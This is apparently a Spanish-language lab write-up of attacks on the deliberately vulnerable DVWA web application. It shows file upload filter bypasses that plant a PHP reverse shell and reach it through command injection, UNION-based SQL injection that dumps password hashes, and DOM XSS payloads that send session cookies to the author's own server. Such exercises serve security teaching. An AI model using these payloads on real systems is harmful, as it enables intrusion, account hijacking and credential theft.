
Otro concepto que podemos practicar en esta aplicación web vulnerable es la subida de archivos. Es obvio que, si no tiene ninguna seguridad implementada, y además podemos abrir esos archivos desde el propio sitio web para ejecutarlos, podremos lograr casi cualquier cosa. Es por esta razón por la cual intentaré en todos los niveles ejecutar un archivo para volver a lograr la shell reversa.

4.5.1 Nivel de seguridad bajo

Para comenzar usaré un sencillo archivo PHP de prueba, y simplemente lo subiré directamente al servidor web a través de la pestaña de subida de archivos.




Al no comprobar el tipo de archivo ni su contenido, no nos encontramos con ningún problema al subirlo, y además se nos indica la ruta donde se ha ubicado.






Podemos acceder a él a través de la barra del navegador, y, además, se ejecuta sin mayor problema, mostrando el “echo” que escribí de prueba.



Por tanto, no se espera ningún problema cuando, en lugar de subir un archivo de prueba, se sube el archivo PHP que nos abre una shell reversa a la máquina objetivo.




Poniendo a la escucha Netcat en el puerto que se escribió en el archivo PHP, habremos ganado acceso a la consola del usuario www-data, una vez más.



4.5.2 Nivel de seguridad medio

Si aumentamos un poco la seguridad e intentamos subir un archivo PHP, se nos reporta un error, ya que parece comprobar que el archivo sea JPEG o PNG.



Sabiendo que es el nivel medio y que será relativamente sencillo saltarse este filtro, podemos probar a cambiar simplemente la información del POST HTTP con Burpsuite (desde el Repeater), sin cambiar el archivo como tal.

The screenshot shows a browser-based application interface. On the left, under 'Request', there is a red box highlighting a portion of the POST data. This data contains a file upload attempt with a PHP reverse shell payload. On the right, under 'Response', a red box highlights a rejection message: 'Your image was not uploaded. We can only accept JPEG or PNG images.'

```
13 http://192.168.120.92 POST /vulnerabilities/upload/ ✓ 200 4578 HTML text txt  
2 http://detectportal.firefox.com GET /success.txt  
  
Request  
Pretty Raw In Actions ▾  
15 Sec-GPC: 1  
16  
17 -----4059263696212423L03401987285296  
18 Content-Disposition: form-data; name="MAX_FILE_SIZE"  
19  
20 100000  
21 -----4059263696212423L03401987285296  
22 Content-Disposition: form-data; name="uploaded"; filename="shell.php"  
23 Content-Type: application/x-php  
24  
25 <?php  
26 // php-reverse-shell - A Reverse Shell implementation in PHP  
27 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net  
28 //  
29 // This tool may be used for legal purposes only. Users take full  
30 // responsibility for their actions.  
  
Response  
Pretty Raw Render In Actions ▾  
79 Choose an image to upload:<br />  
80 <input name="uploaded" type="file" />  
81 <br />  
82 <input type="submit" name="Upload" value="Upload" />  
83  
84 </form>  
85 <br />  
86 Your image was not uploaded. We can only accept JPEG or PNG images.  
87  
88 More Information  
89 >  
90
```

En el primer intento cambié el nombre del archivo en el POST a “shell.php.jpg”, pensando que el filtro solo comprobaría la extensión del filename, pero en este caso no es suficiente.

Request

```
Pretty Raw In Actions ▾  
15 Sec-GPC: 1  
16  
17 -----405926369621423103401987285296  
18 Content-Disposition: form-data; name="MAX_FILE_SIZE"  
19  
20 100000  
21 -----405926369621423103401987285296  
22 Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"  
23 Content-Type: application/x-php  
24  
25 <?php  
26 // php-reverse-shell - A Reverse Shell implementation in PHP  
27 // Copyright (C) 2007 pentestmonkey@pentestmonkey.nu  
28 //  
29 // This tool may be used for legal purposes only. Users take full responsibility  
30 // for any actions performed using this tool. The author  
-----1234567890
```

Response

```
Pretty Raw Render In Actions ▾  
73  
74  
75  
76 

77 <form enctype="multipart/form-data" action="#" method="POST">  
78 <input type="hidden" name="MAX_FILE_SIZE" value="100000" />  
79 Choose an image to upload:<br />  
80 <br />  
81 <input name="uploaded" type="file" />  
82 <br />  
83 <br />  
84 <input type="submit" name="Upload" value="Upload" />  
85 </form>  
86 <br>  
87 Your image was not uploaded. We can only accept JPEG or PNG  
88 <br>  
89 </div>


```

Justo en la siguiente línea se encuentra el parámetro “Content-type”, al probar a cambiarlo de “application/x-php” a “image/jpeg”, la supuesta imagen (nuestra shell reversa PHP), se sube sin problema.

Request	Response
<pre>Pretty Raw \n Actions ▾ 16 17405926369621423103401987285296 18 Content-Disposition: form-data; name="MAX_FILE_SIZE" 19 20 100000 21405926369621423103401987285296 22 Content-Disposition: form-data; name="uploaded"; filename="shell.php" 23 Content-Type: image/jpeg 24 25 <?php 26 // php-reverse-shell - A Reverse Shell implementation in PHP 27 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net 28 // 29 // This tool may be used for legal purposes only. Users take</pre>	<pre>Pretty Raw Render \n Actions ▾ 80
 81 <input name="uploaded" type="file" /> 82
 83
 84 <input type="submit" name="Upload" value="Upload" /> 85 86 </form> 87 88 <div> 89 /hackable/uploads/shell.php successfully uploaded! 90 </div> 91 92 <h2> 93 More Information 94 </h2></pre>



4.5.3 Nivel de seguridad alto fallido

En esta ocasión no funciona ningún método anterior, ni cambiar el nombre al filename ni cambiar el content-type, por lo que parece que ahora sí se analiza el archivo que se intenta subir y no solo se analiza el mensaje HTTP.

The screenshot shows a request and response interface. The request pane shows a multipart form-data structure with several fields, including one named 'uploaded' containing a file named 'prueba.jpeg'. The response pane shows an error message: 'Your image was not uploaded. We can only accept JPEG or F'. A red arrow points from the error message to the corresponding line in the response code.

```
Request
Pretty Raw In Actions
Content-Disposition: form-data; name="MAX_FILE_SIZE"
Content-Disposition: form-data; name="uploaded"; filename="prueba.jpeg"
Content-Type: image/jpeg
<?php echo '<p>Illooo, nove que frio</p>'; ?>
Content-Disposition: form-data; name="Upload"
Upload

Response
Pretty Raw Render In Actions
<br />
<br />
<input type="submit" name="Upload" value="Upload" />
</form>
<pre>Your image was not uploaded. We can only accept JPEG or F</pre>
</div>
<h2>More Information</h2>
<ul>
```

Esto provoca que tendremos que realizar cambios al archivo PHP. La primera opción cuando nos encontramos ante este tipo de seguridad es cambiar los primeros valores hexadecimales del archivo para simular que es otro tipo.

Para ello vamos a instalar cualquier editor hexadecimal, en este caso “hexedit” nos es suficiente.

```
[x]-[samsepiol@parrot]-[~/Desktop]
$ sudo apt install hexedit
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes NUEVOS:
  hexedit
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 761 no actualizados.
```

El primer paso es abrir el archivo con Nano y dejar espacios en blanco (20 en hexadecimal) para editarlos luego a los valores del “file signature” del archivo que queremos simular. Como en este caso vamos a simular un PNG y este tiene 8 “caractéres” hexadecimales como “file signature”, se dejarán 8 espacios.

The screenshot shows a terminal window with the title 'GNU nano 5.4'. It displays a PHP script with a shebang line ('<?php') and several configuration variables. A red arrow points to the start of the shebang line.

```
GNU nano 5.4
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.120.96'; // CHANGE THIS
$port = 1702; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```



Después podemos abrir el archivo con hexedit (hexedit nombre_archivo), y editar todos los “20” que dejamos al “file signature” del PNG, el cual es 80 50 4E 47 0D 0A 1A 0A. Estos valores los podemos encontrar fácilmente con una simple búsqueda en Google, o mirándolos en listas [como esta](#). Tras guardar el archivo, cambiamos el nombre del archivo a un .PNG.

The terminal shows the following sequence:

```
80 50 4E 47 0D 0A 1A 0A 0A 3C 3
69 74 20 28 30 29 3B 0A 4 56 4
70 20 3D 20 27 31 39 32 2E 31 3
41 4E 47 45 20 54 48 49 53 0A 2
20 20 2F 2F 20 43 48 41 4E 47 4
20 3D 20 31 34 30 30 3B 0A 24 7
72 72 6F 72 5F 61 20 3D 20 6E 7
6D 65 20 2D 61 3B 20 77 3B 20 6
64 61 65 6D 6E 6F 20 3D 20 30 3
[samsepi0l@parrot] -[~/Desktop]
$hexedit shellhigh.php
[samsepi0l@parrot] -[~/Desktop]
$cp shellhigh.php shellhigh.png
[samsepi0l@parrot] -[~/Desktop]
$
```

Lamentablemente esto tampoco funcionó, y el filtrado sigue detectando que no es realmente una imagen.

A screenshot of a web page with a file upload form:

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

4.5.4 Nivel de seguridad alto

Otra de las opciones que encontré para conseguir un bypass de estos filtrados es introducir “GIF89a” en el inicio del archivo, para que la función que intenta obtener la resolución de la supuesta imagen falle y no nos provoque que el archivo se descarte.

The terminal shows the following sequence:

```
Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 5.4 shell.php
GIF89a<?php ←
// php-reverse-shell - A Reverse Shell implementation
// Copyright (C) 2007 pentestmonkey@pentestmonkey.it
//
// This tool may be used for legal purposes only.
```




Debemos también cambiar el formato del archivo a shell.png para que podamos subir el archivo, aunque también funcionaría shell.php%00.png (El %00 es un carácter nulo en HTML encode que también consigue que realicemos el bypass a ese filtro).

```
[jorge@parrot-mv] -[~/Desktop/file-inclusion-attack]
└─$ nano shell.php
[jorge@parrot-mv] -[~/Desktop/file-inclusion-attack]
└─$ cp shell.php shell.png
```

La aplicación web subirá nuestra supuesta imagen satisfactoriamente.



El contratiempo surge cuando accedemos a ella, ya que al ser supuestamente una imagen no se ejecutará como código PHP, y por tanto no conseguiremos absolutamente nada.



Para solventar esta cuestión tuve que consultar la ayuda, la cual nos indica que necesitamos usar otra vulnerabilidad de forma conjunta.

High Level

Once the file has been received from the client, the server will try to resi

Spoiler: need to link in another vulnerability, such



La opción más sencilla considero que es cambiar el nombre del archivo desde la inyección de código (el formulario para realizar un ping). Lo realizamos con el comando “1.1.1.1|mv ../../hackable/uploads/shell.php ../../hackable/uploads/shell.png.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Una vez aprovechada otra vulnerabilidad, sí podremos acceder a “shell.php”, y, por tanto, conseguir nuestra ya conocida shell reversa. Esta quizás es la vulnerabilidad más complicada de aprovechar en el mundo real hasta ahora, ya que debemos encontrar otra vulnerabilidad para apoyarnos.

The screenshot shows a terminal window with a red box highlighting the command: \$nc -nvlp 1777. The terminal output shows the exploit being run, connecting to the target host, and listing the user 'jorge' with a shell. A Burp Suite proxy window is visible in the background, showing a file upload request to 'shell.png' which is flagged as containing errors.

En el modo de seguridad imposible, la aplicación web genera una nueva imagen usando como fuente el archivo de imagen que se le sube, por tanto, no podemos introducir nada de código en la subida del archivo.

4.6 SQL Injection

Siguiendo con otra de las vulnerabilidades más usadas, conocidas (*y divertida*), llegamos hasta la inyección SQL, a través de un formulario intentaremos obtener datos de la base de datos de la aplicación web que no deberíamos poder ver.



En el caso de DVWA, el objetivo que se nos pone es encontrar las contraseñas de los usuarios, aunque estarán hasheadas y se tendrían que crackear, algo que no se realizará en este documento, puesto que no es el objetivo.

El uso de esta aplicación concreta consiste en introducir el número de ID de un usuario, del cuál se nos mostrará su nombre y su apellido, de esta forma, escribiendo un “1”, obtenemos los datos del usuario “admin”.

The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection". On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main area has a form with a red border containing "User ID: 1" and a "Submit" button. Below the form, the output is displayed in red text: "ID: 1", "First name: admin", and "Surname: admin".

4.6.1 Nivel de seguridad bajo

Con unos conocimientos básicos de SQL podemos comprender que la consulta será algo como: “select nombre_usuario, apellido from tabla_usuario where ID = 1;”

Teniendo en cuenta esto y que nos encontramos ante el nivel de seguridad que no implementa ningún filtro, primero probamos a añadir “1 or 1 = 1” para que nos muestre todos los usuarios (ya que la segunda parte del or será siempre verdad, y esta está en el where), pero no funciona.

Esto es debido a que la consulta seguramente sea con “where = ‘1’”, por tanto, debemos añadir las comillas únicas para que ahora sea “where ID = ‘1’ or ‘1’=‘1’;”

The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection". The "User ID" field contains "1' or '1' = '1" and the "Submit" button is highlighted with a red border. Below the form, five sets of user data are listed in red text, each starting with "ID: 1' or '1' = '1":

- ID: 1' or '1' = '1
First name: admin
Surname: admin
- ID: 1' or '1' = '1
First name: Gordon
Surname: Brown
- ID: 1' or '1' = '1
First name: Hack
Surname: Me
- ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso
- ID: 1' or '1' = '1
First name: Bob
Surname: Smith



Con esta inyección no conseguimos nada, únicamente mostramos los nombres de todos los usuarios, algo que ya podíamos saber simplemente cambiando el número de ID, pero hemos confirmado la sintaxis para conseguir inyectar código SQL en la consulta. Para obtener las contraseñas de los usuarios necesitamos conocer el nombre de la tabla y el nombre de la columna, en caso contrario, será imposible realizar la consulta.

Para conocer el nombre de la tabla podemos usar el esquema “information_Schema.tables”, la cual en MySQL y MariaDB contiene las columnas “table_schema” y “table_name”, así que intentaremos inyectar la consulta “select table_schema,table_name FROM information_Schema.tables;”.

Para ello hacemos uso siempre de “UNION” después de acabar la consulta original, encadenando así nuestra consulta. Para ahorrarnos problemas con la comilla simple del final, al final de nuestra consulta añadimos “--” o “#” para comentar el código que le sigue, quedando nuestra inyección tal que así: “1' UNION select table_schema,table_name FROM information_Schema.tables;#”

Vulnerability: SQL Injection

User ID: Submit

ID: 1' UNION select table_schema,table_name FROM information_Schema.tables;#
First name: admin
Surname: admin

ID: 1' UNION select table_schema,table_name FROM information_Schema.tables;#
First name: information_schema
Surname: ALL_PLUGINS

ID: 1' UNION select table_schema,table_name FROM information_Schema.tables;#
First name: dvwa
Surname: users

ID: 1' UNION select table_schema,table_name FROM information_Schema.tables;#
First name: dvwa
Surname: guestbook

Gracias a esta consulta hemos obtenido que las dos tablas que están en la base de datos sobre la que trabaja DVWA se llaman “users” y “guestbook”, obviamente nuestros objetivos se encuentran en la tabla de usuarios, de la cual deseamos saber el nombre de sus columnas.

Volviendo a hacer uso de tablas predefinidas en MySQL/MariaDB, podemos consultar al esquema “information_Schema.columns” y sus columnas “table_name” y



“column_name” de la tabla “users”, es decir: “select table_name,column_name FROM information_Schema.columns where table_name='users';”.

Siguiendo el mismo concepto que antes, para injectar esta consulta usamos UNION después de finalizar el where anterior: “1' UNION select table_name,column_name FROM information_Schema.columns where table_name='users'#”. Obtenemos que las columnas importantes son “user_id”, “user” y “password”.

Vulnerability: SQL Injection

User ID:

ID: 1' UNION select table_name,column_name FROM information_Schema.columns where
First name: admin
Surname: admin

ID: 1' UNION select table_name,column_name FROM information_Schema.columns where
First name: users
Surname: user_id

ID: 1' UNION select table_name,column_name FROM information_Schema.columns where
First name: users
Surname: first_name

ID: 1' UNION select table_name,column_name FROM information_Schema.columns where
First name: users
Surname: last_name

ID: 1' UNION select table_name,column_name FROM information_Schema.columns where
First name: users
Surname: user

ID: 1' UNION select table_name,column_name FROM information_Schema.columns where
First name: users
Surname: password

En este instante únicamente resta injectar la consulta más fácil para ver el valor de la columna de contraseñas: “1' UNION select user_id, password from users#”.

Tal y como se mencionó al inicio de esta vulnerabilidad, estas contraseñas está hasheadas, por lo que habría que hacer hashcracking para poder obtenerlas, es un proceso posible en este caso.

User ID:

ID: 1' UNION select user_id, password from users;#
First name: admin
Surname: admin

ID: 1' UNION select user_id, password from users;#
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION select user_id, password from users;#
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION select user_id, password from users;#
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION select user_id, password from users;#
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION select user_id, password from users;#
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99



4.6.2 Nivel de seguridad medio

Cuando aumentamos el nivel de seguridad de la aplicación web, nos encontramos ante un menú desplegable, la primera impresión puede ser que ya no es posible aprovechar la vulnerabilidad, pero es muy fácil conseguir injectar código SQL en la consulta.

Vulnerability: SQL Injection

User ID: 1 ID: 1
First name: admin
Surname: admin

More Information

Para ello podríamos hacer uso del modo “Inspeccionar” del navegador, pero usaremos Burpsuite y más concretamente el Repeater. Tras enviar esta petición por el proxy, capturarla y enviarla al Repeater, podemos apreciar que en la parte inferior de la petición HTTP está el valor de la “id” que se introducirá posteriormente en el where de la consulta.

The screenshot shows the Burpsuite interface with the "Repeater" tab selected. In the Request pane, line 17 contains the parameter `id=1&Submit=Submit`, which is highlighted with a red box and has a red arrow pointing to it from the bottom left. In the Response pane, the injected payload `ID: 1
First name: admin
Surname: admin` is highlighted with a red box and has a red arrow pointing to it from the bottom right. The rest of the request and response code is visible in their respective panes.

Cambiaremos manualmente el valor de este parámetro en el Burpsuite, pudiendo así obtener exactamente lo mismo que en el caso anterior y saltando la seguridad que se implantó.



Curiosamente lo que también ha cambiado es la consulta, y es que ahora nos da error de sintaxis al introducir la inyección como “1’OR’1’=’1”, por lo que parece que el where ya no es “where ID = ‘1’;”, si no que se ha modificado a lo que probé al inicio, es decir, “where ID = 1;”.

```
Origin: http://192.168.1.78
DNT: 1
Connection: close
Referer:
http://192.168.1.78/dvwa/vulnerabilities/sql/
Cookie: security=medium; PHPSESSID=
Suamf69k6qhn2qc1747fdeud3s
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
id=1'OR'1'='1' #&Submit=Submit
```

12 t syntax to use near \\'OR\\'1\\'='1\\';# at line 1

Por esta razón, en cuando no introducimos las comillas simples, nuestra inyección SQL funciona perfectamente.

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://192.168.1.78
DNT: 1
Connection: close
Referer:
http://192.168.1.78/dvwa/vulnerabilities/sql/
Cookie: security=medium; PHPSESSID=
Suamf69k6qhn2qc1747fdeud3s
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
id=1+OR+1=1;#&Submit=Submit
```

83 </form>
84 <pre>
ID: 1 OR 1=1;#
First name: admin

Surname: admin
</pre>
<pre>
ID: 1 OR 1=1;#
First name: Gordon

Surname: Brown
</pre>
<pre>
ID: 1 OR 1=1;#
First name: Hack

Surname: Me
</pre>
<nre>

Asimismo, al introducir la inyección de la consulta anteriormente usada, volvemos a visualizar todos los datos que se nos pusieron como objetivo.

```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://192.168.1.78
DNT: 1
Connection: close
Referer:
http://192.168.1.78/dvwa/vulnerabilities/sql/
Cookie: security=medium; PHPSESSID=
Suamf69k6qhn2qc1747fdeud3s
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
id=1+UNION+select+user_id,password+from+users;#
&Submit=Submit
```

83 </form>
84 <pre>
ID: 1 UNION select user_id,password from users;#
First name: admin

Surname: admin
</pre>
<pre>
ID: 1 UNION select user_id,password from users;#
First name: 1

Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
<pre>
ID: 1 UNION select user_id,password from users;#
First name: 2

Surname: e99a18c428cb38d5f260853678922e03
</pre>
<pre>
ID: 1 UNION select user_id,password from users;#
First name: 3

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
ID: 1 UNION select user_id,password from users;#
First name: 4

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
</pre>
<pre>
ID: 1 UNION select user_id,password from users;#
First name: 5

Surname: 5f4dcc3b5aa765d61d8327deb882cf99



4.6.3 Nivel de seguridad alto

Curiosamente, explotar esta vulnerabilidad en el modo de seguridad alto es incluso más fácil que en el modo medio. Desde nuestro punto de vista únicamente se ha añadido un enlace que abre una nueva ventana, donde tenemos un cuadro de texto muy similar al del modo fácil, y en el cual podemos inyectar la consulta exactamente de la misma forma.

Según la ayuda de DVWA, en el nivel de seguridad alto, el valor de entrada se transfiere usando variables desde otra página, en lugar desde un GET directamente, pero no nos pone ninguna dificultad extra.

The screenshot shows a web browser window for DVWA's SQL Injection session. On the left, a main page displays user data for various IDs (1 through 5) with first names 'admin' and last names 'admin'. A red arrow points from the text 'here to change your ID.' to the 'ID' input field on the right. The right side shows a modal dialog titled 'SQL Injection Session Input :: Damn Vulnerable Web Application'. It contains a single input field with the value ', password from users;#'. A red box highlights this input field, and another red arrow points from it to the 'Submit' button below. The URL in the address bar is 192.168.1.78/dvwa/vulnerabilities/sql/session-1.

En el modo imposible básicamente se comprueba que lo introducido es un número, y el resto de la consulta está parametrizada, por lo que no podemos inyectar absolutamente nada.

4.7 XSS (DOM based)

Las siglas XSS se refiere al “Cross Site Scripting”, contiene varias modalidades, pero en general se basa en inyectar un script malicioso en el sitio web o en la parte del cliente. En el basado en DOM, se hace para la parte del cliente, donde, normalmente a través de la propia URL, se introduce un pequeño script para robar información si el usuario hace click en él. En DVWA se nos pone como objetivo robar la cookie de sesión, lo que se suele intentar hacer para robar la cuenta en el momento a la víctima.



Para aprovechar esta vulnerabilidad, se usa la típica parte de la URL en la que indica qué idioma se muestra en la página web. El funcionamiento estándar es que, cuando el usuario selecciona un idioma, se establece añadiendo en la URL "?default=Idioma".

The screenshot shows a browser window with the URL `192.168.1.78/dvwa/vulnerabilities/xss_d/?default=English`. A red box highlights the URL bar. The DVWA logo is at the top. On the left, a sidebar menu lists various modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The 'Home' option is selected. The main content area has a title 'Vulnerability: DOM Based Cross Site Scripting (XSS)'. It says 'Please choose a language:' and shows a dropdown menu set to 'English' with a red box around it, and a 'Select' button. Below this is a 'More Information' section with three links:

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

4.7.1 Nivel de seguridad bajo

En el nivel mínimo de seguridad podemos ejecutar cualquier script Javascript de la forma más sencilla, simplemente escribiendo `<script></script>`. En este caso de ejemplo se muestra un `document.write`.

The screenshot shows the same DVWA XSS module interface. A red box highlights the URL bar with the exploit `?default=<script>document.write("Illo.")</script>`. A red arrow points from this URL to the language dropdown menu in the main content area, which now displays 'Illo.' instead of 'English', indicating the exploit was successful.

Sabiendo que funciona, ahora debemos conocer cómo robar la cookie de sesión. Para ello, en Javascript existe el objeto `document`, el cual tiene un método llamado "cookie" que devuelve todas las cookies y sus valores.



Si lo mostramos, para testear, con el “document.write”, se nos imprime en pantalla cookie de dificultad y la de sesión.

The screenshot shows a DVWA (Damn Vulnerable Web Application) interface. At the top, there's a red box highlighting the URL bar containing a script that prints the session cookie. Below the header, the DVWA logo is visible. The main content area has a title 'Vulnerability: DOM Based Cross Site Scripting (XSS)' with a red arrow pointing from the URL bar to the input field where the XSS payload was entered. The input field contains the value 'security=low; PHPSESSID=4p2shfqdsuislo5junmfa8v4ov'. A 'Select' button is next to it. Below the input field, there's a section titled 'More Information'.

Para robársela a un usuario en tiempo real, necesitamos enviar estos datos a nuestra máquina. Para ello primero necesitamos iniciar un servidor HTTP con Python de una forma sencilla, como ya hicimos anteriormente, pero también saber cómo realizar el envío desde un script.

El método más común es usar el objeto “window” de Javascript junto a su propiedad “location”. En principio esta propiedad devuelve un objeto llamado de la misma forma con información sobre la ubicación actual del documento, pero también se le puede asignar un valor al objeto generado para establecer una ubicación a la que enviar otro objeto que le sigue tras el símbolo “+”. Mediante este procedimiento, el script nos sería: “window.location='http://IP/?subdirectorio='+document.cookie”.

En cuanto el usuario haga click en la URL con este script, robamos su cookie de sesión.

The screenshot shows a terminal window titled 'Parrot Terminal'. It displays a command-line session where the user runs '\$python -m http.server 7777' to start a local web server. The terminal then shows the server is listening on port 7777. Subsequent lines show a user's browser sending a GET request to the local server, which returns a 404 error message. The final line shows the captured session cookie: '192.168.1.79 - - [19/Jan/2022 22:12:10] "GET /jorgesecurity=low;%20PHPSESSID=4p2shfqdsuislo5junmfa8v4ov" HTTP/1.1" 404 -'.



4.7.2 Nivel de seguridad medio

Al incrementar el nivel de seguridad de la aplicación web, encontramos que no funciona ningún script si usamos “`<script>código</script>`”, o “`<SCRIPT>código</SCRIPT>`”, por lo que parece estar filtrado.

Tampoco funcionan otros métodos más complejos para inyectar código, los cuales podemos obtener de cheat sheets como el de [Portswigger](#).

Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:
onerror	Compatibility: Fires when the resource fails to load or causes an error	<code>img</code>	<code></code>

Por lo que, al no encontrar ninguna solución para inyectar código, acudí a la ayuda, la cual indica que se han realizado cambios en el formulario. Efectivamente, si abrimos el código fuente del HTML, podemos ver que ahora hay una etiqueta `<select>`, la cual se cierra y evita que inyectemos el script directamente. Además de esto, también se ha filtrado la cadena “`<script>`”.

```
01  <div class="vulnerable_code_area">
02
03      Please choose a language:</p>
04
05      <form name="XSS" method="GET">
06          <select name="default">
07              <script>
08                  if (document.location.href.indexOf("default") >= 0) {
09                      var lang = document.location.href.substring(document.location.href.indexOf("default")+8);
10                      document.write("<option value='"+ lang +">" + decodeURI(lang) + "</option>");
11                      document.write("<option value='disabled' disabled='disabled'>----</option>");
12                  }
13
14                  document.write("<option value='English'>English</option>");
15                  document.write("<option value='French'>French</option>");
16                  document.write("<option value='Spanish'>Spanish</option>");
17                  document.write("<option value='German'>German</option>");
18              </script>
19          </select>
20          <input type="submit" value="Select" />
21      </form>
```

Para solucionar esto, primero debemos cerrar la etiqueta `<select>`, y después introducir nuestro script mediante otro método diferente al básico. En este caso estaré usando el del cheat sheet de Portswigger mostrado anteriormente, el cual se basa en una etiqueta imagen que contiene un “`src/onerror`” para introducir el script.



Usando pues, la URL con el formato: "...default=</select>", podemos injectar exactamente el mismo código que en el modo de seguridad bajo para robar la cookie de sesión al usuario que haga click en ese enlace.

